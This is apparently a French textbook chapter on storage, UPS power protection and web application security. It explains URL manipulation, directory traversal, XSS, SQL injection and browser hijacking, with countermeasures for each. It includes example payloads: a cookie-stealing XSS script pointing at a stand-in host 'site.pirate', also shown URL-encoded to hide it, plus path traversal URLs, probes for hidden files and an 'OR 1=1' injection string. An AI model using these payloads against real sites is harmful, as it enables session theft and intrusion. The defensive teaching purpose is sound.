
Un **NAS** (*Network Attached Storage*) est un dispositif de stockage en réseau. Il s'agit d'un serveur de stockage pouvant être facilement attaché au réseau de l'entreprise afin de servir de serveur de fichiers et fournir un espace de stockage tolérant aux pannes. Un NAS est un serveur à part entière disposant de son propre système d'exploitation.

Il possède généralement son propre système de fichiers hébergeant le système d'exploitation, ainsi qu'un ensemble de disques indépendants servant à héberger les données à sauvegarder.

SAN

Un **SAN** (*Storage Area Network*) est un réseau de stockage à part entière, regroupant les éléments suivants :

- un réseau très haut débit en Fiber Channel ou SCSI ;
- des équipements d'interconnexion dédiés (switch, ponts…) ;
- des éléments de stockage (disques durs) en réseau.



Le SAN est un réseau dédié au stockage attaché aux réseaux de communication de l'entreprise. Les ordinateurs ayant accès au SAN possèdent donc une interface réseau spécifique relié au SAN, en plus de leur interface réseau traditionnelle.

Les performances du SAN sont directement liées à celle du type de réseau utilisé. Dans le cas d'un réseau Fibre Channel, la bande passante est d'environ 100 Mo/s (1 000 Mbits/s) et peut être étendue en multipliant les liens d'accès.

La capacité d'un SAN peut être étendue de manière quasi illimitée et atteindre des centaines, voire des milliers de téraoctets.

Grâce au SAN il est possible de partager des données entre plusieurs ordinateurs du réseau sans sacrifier les performances.

En contrepartie, le SAN est beaucoup plus onéreux qu'un dispositif NAS dans la mesure où il s'agit d'une architecture complète, utilisant des technologies encore chères.

Protection électrique

Un **onduleur** (**UPS**, *Uninterruptible Power Supply*) est un dispositif permettant de protéger des matériels électroniques contre les aléas électriques. Il s'agit ainsi d'un boîtier placé en interface entre le réseau électrique (branché sur le secteur) et les matériels à protéger.

L'onduleur permet de basculer sur une batterie de secours pendant quelques minutes en cas de problème électrique, notamment lors de :

- **microcoupures de courant**, c'est-à-dire des coupures électriques de quelques millièmes de seconde pouvant néanmoins provoquer le redémarrage de l'ordinateur ;
- **coupure électrique**, correspondant à une rupture en alimentation électrique pendant un temps déterminé ;
- **surtension**, c'est-à-dire une valeur supérieure à la valeur minimale prévue pour le fonctionnement normal des appareils électriques ;

- **sous-tension**, c'est-à-dire une valeur nominale inférieure à la valeur maximale prévue pour le fonctionnement normal des appareils électriques ;
- **pics de tension**, il s'agit de surtensions instantanées (pendant un temps très court) et de forte amplitude. Ces pics, dus à l'arrêt ou à la mise en route d'appareils de forte puissance, peuvent à terme endommager les composants électriques ;
- **foudre**, représentant une surtension très importante intervenant brusquement lors d'intempéries (orages).

La majeure partie des perturbations électriques est tolérée par les systèmes informatiques, mais elles peuvent parfois causer des pertes de données et des interruptions de service, voire des dégâts matériels.

L'onduleur permet de « lisser » la tension électrique, c'est-à-dire supprimer les crêtes dépassant un certain seuil. En cas de coupure de courant, l'énergie emmagasinée dans la batterie de secours permet de maintenir l'alimentation des matériels pendant un temps réduit (de l'ordre à 5 à 10 minutes).

Au-delà du temps d'autonomie de la batterie de l'onduleur, celui-ci permet de basculer vers d'autres sources d'énergie. Certains onduleurs peuvent également être branchés directement à l'ordinateur (via un câble USB par exemple) afin de commander proprement son extinction en cas de panne de courant et éviter toute perte de données. En entreprise, les onduleurs peuvent aussi être gérés via le réseau ethernet.

Types d'onduleurs

On distingue généralement trois familles d'onduleurs :

- Les onduleurs dits **off-line** sont branchés via un relais électrique. En fonctionnement normal, la tension du réseau électrique sert à recharger les batteries. Lorsque la tension passe au-delà d'un certain seuil (minimal et maximal), le relais s'ouvre et la tension est recréée à partir de l'énergie emmagasinée dans la batterie. Compte tenu des temps d'ouverture et de fermeture du relais, ce type d'onduleur ne permet pas une protection contre les microcoupures.

- Les onduleurs dits **on-line** sont branchés en série et régulent en permanence la tension.
- Les onduleurs dits **line interactive** sont issus d'une technologie hybride. En effet, les onduleurs *line interactive* sont branchés en parallèle via un relais mais possèdent un microprocesseur surveillant la tension électrique en continu. En cas de faible baisse de tension ou de microcoupures, l'onduleur est capable d'injecter une tension compensatoire. En cas de panne totale par contre, l'onduleur fonctionnera comme un onduleur *off-line*.

Caractéristiques techniques

La durée de la protection électrique fournie par un onduleur est exprimée en **VA** (Volt-Ampère).

On considère généralement que pour une protection électrique correspondant à une coupure électrique de dix minutes, il est nécessaire de se doter d'un onduleur ayant une capacité égale à la puissance de l'ensemble des matériels raccordés à l'onduleur multiplié par un coefficient 1,6.

Lors du choix d'un onduleur, il est également important de vérifier le nombre de prises électriques qu'il possède.

Enfin, les onduleurs possèdent parfois une connectique (USB, réseau, parallèle, etc.) les reliant à l'unité centrale afin de commander son extinction en cas de panne de courant prolongée et ainsi sauvegarder l'ensemble des travaux en cours.

Il est à noter également que les onduleurs ne protègent pas les connexions téléphoniques, ainsi un ordinateur connecté à un onduleur ainsi qu'à un modem risque de voir ses composants endommagés si la foudre frappe la ligne téléphonique.

Salle d'autosuffisance

Dans les entreprises où l'alimentation continue des systèmes informatiques est une nécessité critique, il est possible de mettre en place une série d'onduleurs dans une salle baptisée **salle d'autosuffisance**.

Ces salles sont généralement équipées de dizaines (voire centaines) d'onduleurs capables de fournir une alimentation électrique pendant plusieurs heures en cas de coupure de courant. Les salles d'autosuffisance peuvent également comporter une génératrice (groupe électrogène) capable de prendre le relais au-delà du délai d'autonomie des onduleurs.

La sécurité des applications web

Le terme d'**application web** désigne toute application dont l'interface est accessible à travers le Web à l'aide d'un simple navigateur.

Les applications web font partie des grandes évolutions de ces dernières années. Aujourd'hui, il n'est plus rare de retoucher ses photos directement via les services d'un site Internet, de rédiger son courrier sur un « webmail ». Le navigateur web est donc devenu un point important pour la sécurité de ces applications.

Du point de vue des gestionnaires de sites, ces applications ont aussi accru la pression sur la sécurisation : avec la complexité de la programmation, ils doivent en plus prendre en charge la sécurité de plus en plus de données personnelles. Ainsi, tant du point de vue des serveurs web que des navigateurs, la sécurité des applications web est devenue essentielle.

Les attaques à l'encontre des applications web sont toujours nuisibles car elles donnent une mauvaise image de l'entreprise. Les conséquences d'une attaque réussie peuvent notamment être les suivantes :


- Défacement de site web.
- Vol d'informations.
- Modification de données, notamment modification de données personnelles d'utilisateurs.

- Intrusion sur le serveur web et ajout de code malveillant pour exploiter les failles des navigateurs web des visiteurs.

Vulnérabilités des applications web

Les vulnérabilités des applications web peuvent être catégorisées de la manière suivante :

- **Vulnérabilités du serveur web**, ce type de cas est de plus en plus rare car au fur et à mesure des années les principaux développeurs de serveurs web ont renforcé leur sécurisation.
- **Falsification des données d'entrée** afin d'exploiter l'absence de contrôle dans les applications.
- **Manipulation des URL**, consistant à modifier manuellement les paramètres des URL afin de modifier le comportement attendu du serveur web.
- **Exploitation des faiblesses des identifiants de session et des mécanismes d'authentification**.
- **Injection de code HTML et *cross-site scripting***.
- **Injection de commandes SQL**.



Falsification de données

Le protocole HTTP est par nature prévu pour gérer des requêtes, c'est-à-dire recevoir des données en entrée et envoyer des données en retour. Les données peuvent être envoyées de diverses façons :

- via l'URL de la page web ;
- dans les en-têtes http ;
- dans le corps de la requête (requête POST) ;
- via un cookie.

Le principe de base à retenir d'une manière générale lors de tout développement informatique est qu'il ne faut pas faire confiance aux données envoyées par le client.

Il est essentiel de comprendre que tous ces moyens de transmission de données peuvent être manipulés sans problème par un utilisateur et par conséquent que **les données utilisateurs ne doivent pas être considérées comme fiables**. De cette manière, il est impossible de baser la sécurité sur des contrôles réalisés du côté du client (valeurs proposées par un formulaire HTML ou par codes JavaScript vérifiant l'exactitude des données).

De plus, l'établissement d'une connexion SSL ne protège en rien contre la manipulation des données transmises, elle ne fait que certifier la confidentialité du transport de l'information entre l'utilisateur final et le site web.

La quasi-totalité des vulnérabilités des services web est liée aux négligences des concepteurs, ne faisant pas de vérifications sur le format des données saisies par les utilisateurs. Ainsi, tout concepteur d'application web doit nécessairement effectuer un contrôle des données, tant sur leur **valeur** (minimum et maximum pour une donnée numérique, contrôle des caractères pour une chaîne), que sur leur **type** et leur **longueur**.

Manipulation d'URL

L'URL (*Uniform Resource Locator*) d'une application web est le vecteur permettant d'indiquer la ressource demandée.

Il s'agit d'une chaîne de caractères (ASCII) imprimables qui se décompose en cinq parties :

- **Le nom du protocole** : c'est-à-dire en quelque sorte le langage utilisé pour communiquer sur le réseau. Le protocole le plus largement utilisé est le protocole HTTP (*HyperText Transfer Protocol*), le protocole permettant d'échanger des pages web au format HTML. De nombreux autres protocoles sont toutefois utilisables (FTP, News, Mailto, etc.).
- **Identifiant et mot de passe** : permet de spécifier les paramètres d'accès à un serveur sécurisé. Cette option est déconseillée car le mot de passe circule en clair dans l'URL.
- **Le nom du serveur** : il s'agit du nom de domaine de l'ordinateur hébergeant la ressource demandée. Notez qu'il est possible d'utiliser l'adresse IP du serveur.
- **Le numéro de port** : il s'agit d'un numéro associé à un service permettant au serveur de savoir quel type de ressource est demandée. Le port associé par défaut au protocole est le port numéro 80. Ainsi, lorsque le service web du serveur est associé au numéro de port 80, la spécification du numéro de port est facultative.
- **Le chemin d'accès à la ressource** : cette dernière partie permet au serveur de connaître l'emplacement auquel la ressource est située, c'est-à-dire de manière générale l'emplacement (répertoire) et le nom du fichier demandé.

Une URL possède la structure suivante :

Protocole	Mot de passe (facultatif)	Nom du serveur	Port (facultatif si 80)	Chemin
http://	user:password@	www.commentcamarche.net	:80	/glossair/glossair.php3

L'URL peut permettre de transmettre des paramètres au serveur en faisant suivre le nom de fichier par un point d'interrogation, puis de données au format ASCII. Une URL est ainsi une chaîne de caractères selon le format suivant :

```
http://www.commentcamarche.net/forum/index.php3?cat=1&page=2
```

Falsification manuelle

En manipulant certaines parties d'une URL, un pirate peut amener un serveur web à délivrer des pages web auxquelles le pirate n'est pas censé avoir accès.

En effet, sur les sites web dynamiques les paramètres sont la plupart passés au travers de l'URL de la manière suivante :

```
http://cible/forum/index.php3?cat=2
```

Les données présentes dans l'URL sont créées automatiquement par le site et lors d'une navigation normale un utilisateur ne fait que cliquer sur les liens proposés par le site web. Ainsi, si un utilisateur modifie manuellement le paramètre, il peut essayer différentes valeurs, par exemple :

```
http://cible/forum/index.php3?cat=6
```

Si le concepteur n'a pas anticipé cette éventualité, le pirate peut éventuellement obtenir un accès à un espace normalement protégé.

Par ailleurs, le pirate peut amener le site à traiter un cas inattendu, par exemple :

```
http://cible/forum/index.php3?cat=**********
```

Dans le cas ci-dessus, si le concepteur du site n'a pas prévu le cas où la donnée n'est pas un chiffre, le site peut entrer dans un état non prévu et révéler des informations dans un message d'erreur.

Tâtonnement à l'aveugle

Un pirate peut éventuellement tester des répertoires et des extensions de fichier à l'aveugle, afin de trouver des informations importantes. Voici quelques exemples classiques :

Recherche de répertoires permettant d'administrer le site :

```
http://cible/admin/
http://cible/admin.cgi
```

Recherche de script permettant de révéler des informations sur le système distant :

```
http://cible/phpinfo.php3
```

Recherche de copies de sauvegardes. L'extension .bak est généralement utilisée et elle n'est pas interprétée par défaut par les serveurs, ce qui peut aboutir à l'affichage d'un script :

```
http://cible/index.php3.bak
```

Recherche de fichiers cachés du système distant. Sous les systèmes Unix, lorsque le répertoire racine du site correspond au répertoire d'un utilisateur, il se peut que des fichiers créés par le système soient accessibles par le Web :

```
http://cible/.bash_history
http://cible/.htaccess
```

Traversement de répertoires

Les attaques dites « de traversement de répertoires » (*directory traversal* ou *path traversal*) consistent à modifier le chemin de l'arborescence dans l'URL afin de forcer le serveur à accéder à des sections du site non autorisées.

Dans un cas classique, l'utilisateur peut être amené à remonter progressivement l'arborescence, notamment dans le cas où la ressource n'est pas accessible, par exemple :

```
http://cible/base/test/ascii.php3
http://cible/base/test/
http://cible/base/
```

Sur les serveurs vulnérables, il suffit de remonter le chemin avec plusieurs chaînes du type « ../ » :

```
http://cible/../../../../repertoire/fichier
```

Des attaques plus évoluées consistent à encoder certains caractères :

- soit sous la forme d'encodage d'URL :

```
http://cible/..%2F..%2F..%2Frepertoire/fichier
```

- soit avec une notation Unicode :

```
http://cible/..%u2216..%u2216repertoire/fichier
```

De nombreux sites dynamiques passent le nom des pages à afficher en paramètre sous une forme proche de la suivante :

```
http://cible/cgi-bin/script.cgi?url=index.htm
```

Pour peu qu'aucun contrôle ne soit réalisé, il est possible pour un pirate de modifier l'URL manuellement afin de demander l'accès à une ressource du site auquel il n'a pas accès directement, par exemple :

```
http://cible/cgi-bin/script.cgi?url=script.cgi
```

Parades

Afin de sécuriser un serveur web contre les attaques par manipulation d'URL, il est nécessaire d'effectuer une veille sur les vulnérabilités et d'appliquer régulièrement les correctifs fournis par l'éditeur du serveur web.

Par ailleurs, une configuration minutieuse du serveur web permet d'éviter à un utilisateur de naviguer sur des pages auxquelles il n'est pas censé avoir accès. Le serveur web doit ainsi être configuré en suivant les consignes suivantes :

- Empêcher le parcours des pages situés en dessous de la racine du site web (mécanisme de *chroot*).
- Désactiver l'affichage des fichiers présents dans un répertoire ne contenant pas de fichier d'index (*directory browsing*).
- Supprimer les répertoires et fichiers inutiles (dont les fichiers cachés).
- S'assurer que le serveur protège l'accès des répertoires contenant des données sensibles.
- Supprimer les options de configuration superflues.
- S'assurer que le serveur interprète correctement les pages dynamiques, y compris les fichiers de sauvegarde (.bak).

- Supprimer les interpréteurs de scripts superflus.
- Empêcher la consultation en mode HTTP des pages accessibles en HTTPS.

Attaques *cross-site scripting*

Les attaques de type **cross-site scripting** (notée parfois XSS ou CSS) sont des attaques visant les sites web affichant dynamiquement du contenu utilisateur sans effectuer de contrôle et d'encodage des informations saisies par les utilisateurs. Les attaques *cross-site scripting* consistent ainsi à forcer un site web à afficher du code HTML ou des scripts saisis par les utilisateurs. Le code ainsi inclus (le terme « injecté » est habituellement utilisé) dans un site web vulnérable est dit « malicieux ».

Il est courant que les sites affichent des messages d'information reprenant directement un paramètre entré par l'utilisateur. L'exemple le plus classique est celui des « pages d'erreur 404 ». Certains sites web modifient le comportement du site web, afin d'afficher un message d'erreur personnalisée lorsque la page demandée par le visiteur n'existe pas. Parfois la page générée dynamiquement affiche le nom de la page demandée. Appelons http://site.vulnerable un site possédant une telle faille. L'appel de l'URL http://site.vulnerable/page-inexistante correspondant à une page n'existant pas provoquera l'affichage d'un message d'erreur indiquant que la page « page-inexistante » n'existe pas. Il est ainsi possible de faire afficher ce que l'on souhaite au site web en remplaçant « page-inexistante » par toute autre chaîne de caractère.

Ainsi, si aucun contrôle n'est effectué sur le contenu fourni par l'utilisateur, il est possible d'afficher du code HTML arbitraire sur une page web, afin d'en changer l'aspect, le contenu ou bien le comportement.

De plus, la plupart des navigateurs sont dotés de la capacité d'interpréter des scripts contenus dans les pages web, écrits dans différents langages, tel que JavaScript, VBScript, Java, ActiveX ou Flash. Les balises HTML suivantes permettent ainsi d'incorporer des scripts exécutables dans une page web : <SCRIPT>, <OBJECT>, <APPLET>, et <EMBED>.

Il est ainsi possible à un pirate d'injecter du code arbitraire dans la page web, afin que celui-ci soit exécuté sur le poste de l'utilisateur dans le contexte de sécurité du site vulnérable. Pour ce faire, il lui suffit de remplacer la valeur du texte destiné à être affiché par un script, afin que celui-ci s'affiche dans la page web. Pour peu que le navigateur de l'utilisateur soit configuré pour exécuter de tels scripts, le code malicieux a accès à l'ensemble des données partagées par la page web de l'utilisateur et le serveur (cookies, champs de formulaires, etc.).

Conséquences

Grâce aux vulnérabilités *cross-site scripting*, il est possible à un pirate de récupérer par ce biais les données échangées entre l'utilisateur et le site web concerné. Le code injecté dans la page web peut ainsi servir à afficher un formulaire afin de tromper l'utilisateur et lui faire saisir par exemple des informations d'authentification.

Par ailleurs, le script injecté peut permettre de rediriger l'utilisateur vers une page sous le contrôle du pirate, possédant éventuellement la même interface graphique que le site compromis afin de tromper l'usager.

Dans un tel contexte, la relation de confiance existant entre l'utilisateur et le site web est complètement compromise.

Persistance de l'attaque

Lorsque les données saisies par l'utilisateur sont stockées sur le serveur pendant un certain temps (cas d'un forum de discussion par exemple), l'attaque est dite **persistante**. En effet, tous les utilisateurs du site web ont accès à la page dans laquelle le code nuisible a été introduit.

Les attaques dites **non persistantes** concernent les pages web dynamiques dans lesquelles une variable entrée par l'utilisateur est affichée telle quelle (par exemple l'affichage du nom de l'utilisateur, de la page en cours ou du mot saisie dans un champ de formulaire). Pour pouvoir exploiter cette vulnérabilité, l'attaquant doit fournir à la victime une URL modifiée, passant le code à insérer en paramètre. Néanmoins, une URL contenant des éléments de code JavaScript pourra paraître suspecte à la victime, c'est la raison pour laquelle cette attaque est la plupart du temps réalisée en

encodant les données dans l'URL, afin qu'elle masque le code injecté à l'utilisateur.

Exemple

Supposons que la page d'accueil de *commentcamarche.net* soit vulnérable à une attaque de type *cross-site scripting* car elle permet d'afficher sur la page d'accueil un message de bienvenue affichant le nom de l'utilisateur passé en paramètre :

```
http://www.commentcamarche.net/?nom=Jeff
```

Une personne malintentionnée peut réaliser une attaque *cross-site scripting* non persistance en fournissant à une victime une adresse remplaçant le nom « Jeff » par du code HTML. Il peut notamment passer en paramètre le code Javascript suivant, servant à rediriger l'utilisateur vers une page dont il a la maîtrise :

```
<SCRIPT>
document.location='http://site.pirate/cgi-bin/script.cgi?'+document.cookie
</SCRIPT>
```

Le code ci-dessus récupère les cookies de l'utilisateur et les transmet en paramètre à un script CGI. Un tel code passé en paramètre serait trop visible :

```
http://www.commentcamarche.net/?nom=<SCRIPT>document.location
='http://site.pirate/cgi-bin/script.cgi?'+document.cookie</SCRIPT>
```

En revanche, l'encodage de l'URL permet de masquer l'attaque :

```
http://www.commentcamarche.net/
?nom=%3c%53%43%52%49%50%54%3e%64%6f%63%75%6d%65%6e%74%2e%6c%
6f%63%61%74%69%6f%6e%3d%5c%27%68%74%74%70%3a%2f%2f%73%69%74%
65%2e%70%69%72%61%74%65%2f%63%67%69%2d%62%69%6e%2f%73%63%72%
69%70%74%2e%63%67%69%3f%5c%27%20%64%6f%63%75%6d%65%6e%74%2e%
63%6f%6f%6b%69%65%3c%2f%53%43%52%49%50%54%3e
```

Attention !

Dans l'exemple précédent, l'ensemble du script est passé en paramètre de l'URL. La méthode GET, permettant de passer des paramètres dans l'URL est limitée à une longueur totale de 255 caractères pour l'URL. L'attribut SRC de la balise <SCRIPT>, permet d'exécuter du code malicieux stocké dans un script sur un serveur distant !

Parades

Du côté de l'utilisateur, il est possible de se prémunir contre les attaques CSS en configurant le navigateur de manière à empêcher l'exécution des langages de scripts.

Dans la réalité cette solution est souvent trop contraignante pour l'utilisateur car de nombreux sites refuseront de fonctionner correctement en l'absence de possibilité d'exécution de code dynamique.

La seule façon viable d'empêcher les attaques CSS consiste à concevoir des sites web non vulnérables.

Pour ce faire, le concepteur d'un site web doit :

- Vérifier le format des données entrées par les utilisateurs.
- Encoder les données utilisateurs affichées en remplaçant les caractères spéciaux par leurs équivalents HTML.

Le terme **sanitarisation** (*sanitation*) désigne toutes les actions permettant de rendre sûre une donnée saisie par un utilisateur.

Pour plus d'informations

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests :
www.cert.org/advisories/CA-2000-02.html
CERT® - Understanding Malicious Content Mitigation for Web Developers :
www.cert.org/tech_tips/malicious_code_mitigation.html

Attaques par injection de commandes SQL

Les attaques par **injection de commandes SQL** sont des attaques visant les sites web s'appuyant sur des bases de données relationnelles.

Dans ce type de sites, des paramètres sont passés à la base de données sous forme d'une requête SQL. Ainsi, si le concepteur n'effectue aucun contrôle sur les paramètres passés dans la requête SQL, il est possible à un pirate de modifier la requête afin d'accéder à l'ensemble de la base de données, voire d'en modifier le contenu.

En effet, certains caractères permettent d'enchaîner plusieurs requêtes SQL ou bien ignorer la suite de la requête. Ainsi, en insérant ce type de caractères dans la requête, un pirate peut potentiellement exécuter la requête de son choix.

Soit la requête suivante, attendant comme paramètre un nom d'utilisateur :

```
SELECT * FROM utilisateurs WHERE nom="$nom";
```

Il suffit à un pirate de saisir un nom tel que "toto" OR 1=1 OR nom ="titi" pour que la requête devienne la suivante :

```
SELECT * FROM utilisateurs WHERE nom="toto" OR 1=1 OR nom ="titi";
```

Ainsi, avec la requête ci-dessus, la clause WHERE est toujours réalisée, ce qui signifie qu'il retournera les enregistrements correspondants à tous les utilisateurs.

Procédures stockées

De plus, certains systèmes de gestion de bases de données tels que Microsoft SQL Server possèdent des procédures stockées permettant de lancer des commandes d'administration. Ces procédures stockées sont potentiellement dangereuses dans la mesure où elles peuvent permettre à un utilisateur malintentionné d'exécuter des commandes du système, pouvant conduire à une éventuelle intrusion.

Parades

Un certain nombre de règles permettent de se prémunir des attaques par injection de commandes SQL :

- Vérifier le format des données saisies et notamment la présence de caractères spéciaux.
- Ne pas afficher de messages d'erreur explicites affichant la requête ou une partie de la requête SQL.
- Supprimer les comptes utilisateurs non utilisés, notamment les comptes par défaut.
- Éviter les comptes sans mot de passe.
- Restreindre au minimum les privilèges des comptes utilisés.
- Supprimer les procédures stockées.

Attaque du mode asynchrone (Ajax)

Les nouvelles techniques de programmation des pages HTML ont fait apparaître de nouvelles façons de compromettre un site web. Le Web 2.0, très à la mode, a comme caractéristique de proposer des applications web utilisant la technique de **programmation Ajax** (*Asynchronous JavaScript and XML*).

Cette technique mêle le langage de balisage XHTML, CSS pour la présentation des informations, DOM et JavaScript pour afficher et interagir dynamiquement avec l'information présentée, l'objet XMLHttpRequest pour échanger et manipuler les données de manière asynchrone avec le serveur web et enfin l'XML. C'est cet aspect **asynchrone** qui intéresse les pirates.

Ces pages se caractérisent par des interactions qui ne font pas appel au serveur web à l'origine de la page : c'est le navigateur de l'utilisateur qui va afficher des données déjà téléchargées ou interpréter une animation suite à une requête de l'utilisateur.

Ce principe a été utilisé sur le site Myspace en 2006 : un adolescent a créé un code JavaScript sur sa page Myspace qui s'exécutait automatiquement dès qu'un utilisateur visitait son profil. Le langage JavaScript permettant d'exécuter des confirmations en tâche de fond, ce code ajoutait l'adolescent comme ami dans le

profil du visiteur. Le code en profitait pour se dupliquer dans la page du visiteur, de telle sorte que les visiteurs de ce profil exécutent le même code et le propagent de profil en profil. En moins d'une journée, le ver avait créé 1 million d'amis au *hacker*. L'activité induite par le code fut fatale au site Myspace qui dut fermer temporairement.

En 2008, le ver Koobface s'est aussi répandu sur le réseau social Facebook, via d'astucieux liens qui s'autopartageaient entre utilisateurs. Plus récemment, en 2012, le ver Ramnit a aussi profité de ces liens et des systèmes automatiques de Facebook pour se propager à travers le réseau social.

Parades

Pour contrecarrer ce genre d'attaque, les gestionnaires de sites web doivent mettre en place des systèmes de validation des codes mis en place sur leur site et notamment veiller à interdire l'exécution de requêtes XML non conformes (l'utilisation de fichiers modèles de requêtes permet de ne pas faire apparaître structures et données dans un même appel).

Le détournement de navigateur web

Qu'il s'agisse d'Internet Explorer, de Firefox, Safari, Opera ou encore Chrome, les navigateurs web suscitent l'intérêt des pirates et des créateurs de **malware**. En effet, ils peuvent servir d'outils en créant du trafic web sur un site (synonyme de rentrée d'argent) ou en récupérant des données personnelles comme les numéros de cartes bancaires. Nous allons aborder plusieurs méthodes classiques de détournement de navigateur : le *phishing*, le détournement par ajout de composants, le détournement par exploitation de faille, le détournement de DNS et le *click-jacking*.

Phishing

Le *phishing* ou **hameçonnage** est une arnaque sur le Web qui consiste à faire croire à l'utilisateur qu'il est en face d'un site web qu'il utilise couramment pour lui soutirer des informations personnelles

(identifiant de comptes bancaires, numéro de cartes…). Pour convaincre l'utilisateur de se rendre sur ce type de site, les pirates peuvent utiliser des e-mails reproduisant celui qui pourrait être envoyé par le site visé. Ils peuvent aussi passer par une messagerie instantanée (Skype par exemple) et envoyer des liens via une machine infectée.

Le *phishing* utilise parfois les techniques du *cross-site scripting* ou de masquage de l'URL pour que l'utilisateur ne soit pas alerté par l'adresse indiquée dans son navigateur web. Il peut aussi se baser sur un *malware* installé sur la machine pour renvoyer automatiquement l'utilisateur vers ce type de site.

Tabnabbing

Le *tabnabbing* est une technique de *phishing* très originale[1] : elle utilise la capacité des navigateurs web à ouvrir plusieurs pages en même temps. Présentées dans des onglets différents, ces pages peuvent cependant interagir entre elles. Un site malveillant peut donc lancer le rafraîchissement d'une page qui se trouve en arrière-plan et la détourner vers un site contrefait. L'utilisateur qui a ouvert plusieurs dizaines d'onglets peut ne pas s'en apercevoir et donner ses identifiants ou des données personnelles à un site qu'il croit avoir ouvert précédemment.

Détournement du navigateur par ajout de composants

Le détournement du navigateur par ajout de composants est le plus courant : il prend la forme d'une barre d'outils qui vient s'ajouter dans le navigateur. Ces barres rejoignent le fonctionnement des « faux » logiciels (*rogues software*) puisqu'elles n'apportent pas que les fonctionnalités qu'elles affichent : elles changent le moteur de recherche et la page de démarrage par défaut ; à intervalle régulier, elles peuvent rediriger l'utilisateur vers des sites non désirés et renvoient des données à leur exploitant. Ces barres d'outils accompagnent souvent des logiciels gratuits ou des *sharewares* récupérés sur des sites douteux.

1. http://forums.cnetfrance.fr/topic/171356-tabnabbing–comment-le-reconnaitre-et-se-proteger/

Pour les éviter, on peut conseiller… d'installer la barre d'outils de McAfee Site Advisor[1]. Cette barre indique la réputation du site sur lequel on est en train de naviguer.

Une autre barre est disponible sur le site WoT (Web of Trust) avec un système plus fin de réputation (pratique commerciale, respect des données privées, spam…)[2].

Détournement du navigateur par l'exploitation de failles

Comme toutes les applications réseaux, les navigateurs peuvent comporter des **failles** dans leur programmation. Ces éléments sont systématiquement exploités par les pirates. Cette technique de détournement est complexe car elle demande deux étapes : l'inclusion du code permettant d'exploiter la faille sur un site web puis l'infection elle-même du poste de l'internaute venant surfer sur une page web comportant le code malicieux.

Une des astuces des pirates pour attaquer des sites à fort trafic (et sécurisé) est de passer par les serveurs de partenaires (publicité, etc.). En effet, ces serveurs sont indépendants du site principal et n'ont pas forcément le même niveau de sécurité. Ainsi, même si le site web que vous affichez dans votre navigateur est connu, un pirate pourra avoir inséré du code malicieux via un partenaire de ce site et le faire fonctionner chez des milliers d'utilisateurs.

Les navigateurs actuels souffrent aussi de leur caractère modulaire : ils permettent tous de rajouter des composants pour accéder à des données dans un format particulier. Parmi ces plugs-in on trouve Adobe Flash Player, Adobe Acrobat Reader, Shockwave, Microsoft Silverlight ou encore Java… Évidemment, chacun de ces éléments peut faire l'objet d'une faille de sécurité et mettre à mal la sécurité de l'ordinateur.

❑ Les iframe

L'infection par **iframe** est une technique pour exploiter une faille des navigateurs ou de ses composants. On parle d'iframe car ce détournement utilise la balise HTML iframe qui permet d'insérer dans une

1. http://www.siteadvisor.com/download/
2. http://www.mywot.com/

page HTML un second document HTML stocké dans un autre serveur. Le principe est simple : un pirate va se servir d'un site connu pour transmettre un code exploitant une faille d'un navigateur afin de contaminer un ordinateur à distance.

Dès lors qu'il arrive à s'introduire sur le serveur web, le pirate va insérer un appel iframe dans la page. Cet iframe n'a même pas besoin de s'afficher pour fonctionner : le code malicieux sera de toute façon interprété par le navigateur. Selon les éditeurs d'antivirus, entre 250 000 et 500 000 pages web seraient actuellement infectées par un iframe destiné à installer sur le poste des internautes des programmes malveillants.

Qu'il s'agisse d'iframe ou d'autres techniques, la seule parade à ce genre de détournement est le maintient à jour du navigateur et de ses composants.

